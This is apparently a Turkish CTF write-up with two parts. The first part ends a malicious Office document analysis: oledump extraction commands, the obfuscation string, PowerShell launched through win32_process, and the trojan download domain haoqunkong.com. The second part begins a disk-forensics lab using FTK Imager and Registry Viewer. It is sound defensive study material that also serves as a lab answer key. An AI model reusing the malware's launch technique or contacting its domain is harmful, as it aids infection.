
Soru 6.) This document contains an obfuscated base64 encoded string; what value is used to pad (or obfuscate) this string?

Bu belge, karmaşık bir base64 kodlu dize içerir; bu dizeyi doldurmak (veya gizlemek) için hangi değer kullanılır?

Çözüm 6.) python2 oledump.py -s 15 --vbadecompresscorrupt sample.bin

`Cevap : 2342772g3&*gs7712ffvs626fq`

Sonuçtan kodları kopyalayıp text editöre yapıştırıyoruz.



Soru 7.) What is the program executed by the base64 encoded string?


Base64 kodlu dize tarafından yürütülen program nedir?

Çözüm 7.) Kod: python2 **oledump.py -s 34 -d sample.bin**

Çıktıyı kopyalayarak cyber chief'e yapıştırıyoruz.

6. sorunun cevabınıiçinde aratıyoruz.

Cevap : Powershell




Soru 8.) What WMI class is used to create the process to launch the trojan?

Truva atını başlatma sürecini oluşturmak için hangi WMI sınıfı kullanılır?

Çözüm 8.) Kodlarımızı çözerek cevaba ulaşıyoruz.

Cevap 8 : win32_process



Soru 9.) Multiple domains were contacted to download a trojan. Provide first FQDN as per the provided hint.

Truva atı indirmek için birden fazla alanla bağlantı kuruldu. Sağlanan ipucuna göre ilk FQDN'yi sağlayın.

Çözüm 9.) 8. Soru görselinde bağlantımız gözükmektedir.

Cevap 9: haoqunkong.com

HireMe

İçindekiler;
- Başlama
- Kullanılan Programlar
- Soruların Çözümü
- Son


Selamlar, bugün "CyberDefenders: Blue Team CTF Challenges" sitesi üzerinde bulunan "HireMe" adlı labın imaj dosyasını inceleyip, çözümünü gerçekleştireceğiz.

CTF şeklinde olan rar dosyamızı indirelim ve içerisindeki PCAP dosyamıza ulaşmak için şifremizi girelim.(cyberdefenders.org).

Kullanılan Programlar:

FTK Imager(https://www.exterro.com/ftk-imager)

Kernel OST viewer(OST Viewer - Free Tool to Open Orphan OST Files)
Registry viewer(Registry Viewer 1.8.0.5)



1. What is the administrator's username?

Cihazdaki yetkili kişinin kullanıcı adını soruyor. Bunu indirmiş olduğumuz klasör içerisinde Horcrux.ad1.txt adlı metin belgesinde ki ibarelerin içerisinde görmemiz mümkün.
Bazı ibareler;

Horcrux.E01 artition 2 [32216MB]:NONAME [NTFS]|[root]|Windows|System32|config|*(Wildcard,Consider Case,Include Subdirectories)


Horcrux.E01 artition 2 [32216MB]:NONAME [NTFS]|[root]|Users|Karen|AppData|Local|Google|*(Wildcard,Consider Case,Include Subdirectories)


Horcrux.E01 artition 2 [32216MB]:NONAME [NTFS]|[root]|Users|Karen|AppData|Local|Microsoft|Outlook|*(Wildcard,Consider Case,Include Subdirectories)


Horcrux.E01 artition 2 [32216MB]:NONAME [NTFS]|[root]|Users|Karen|AppData|Roaming|Microsoft|Office|*(Wildcard,Consider Case,Include Subdirectories)

2. What is the OS's build number?

Cihazda yer alan işletim sisteminin sürümünü soruyor sanırım. Bunun için Horcrux.ad1 adlı dosyamı FTK Imager adlı programıma yansıttım. Daha sonra açılan pencerede altta yer alan görseldeki işlemleri yaptım, ulaşmış olduğum klasörde SOFTWARE ibaresini masaüstünde harhangi bir alana çıkarttım. Çıkartmış olduğum dosyamı ise AccessData Registry Viewer adlı programıma yansıttım. Yansıttıktan sonra görselde(ikinci ve üçüncü görsel) ilgili yerleri takip ettim. Cevabım 16299.



AccessData FTK Imager 4.5.0.3
File View Mode Help
Evidence Tree
Horcrux.ad1
Custom Content Image([Multi]) [AD1]
Horcrux.E01:Partition 2 [32216MB]:NONAME [NTFS]
[root]
Users
Windows
System32
config
Journal
RegBack
systemprofile
TxR
Horcrux.E01:Partition 3 [3122MB]:PacaLady [NTFS]
File List
Name
SAM{47a6a13d-a514-11e7-a94e-ec0d9a0...
SECURITY
SECURITY.FileSlack
SECURITY.LOG1
SECURITY.LOG2
SECURITY{47a6a12e-a514-11e7-a94e-ec0...
SECURITY{47a6a12e-a514-11e7-a94e-ec0...
SECURITY{47a6a12e-a514-11e7-a94e-ec0...
SOFTWARE
SOFTWARE.Fi
Export Files...
Export File Hash List...
Add to Custom Content Image (AD1)
0000000 72 6
0000010 00 0
0000020 01 00 00 00 20 00 00 00-00 20 48 05
0000030 69 00 6E 00 64 00 6F 00-77 00 73 00

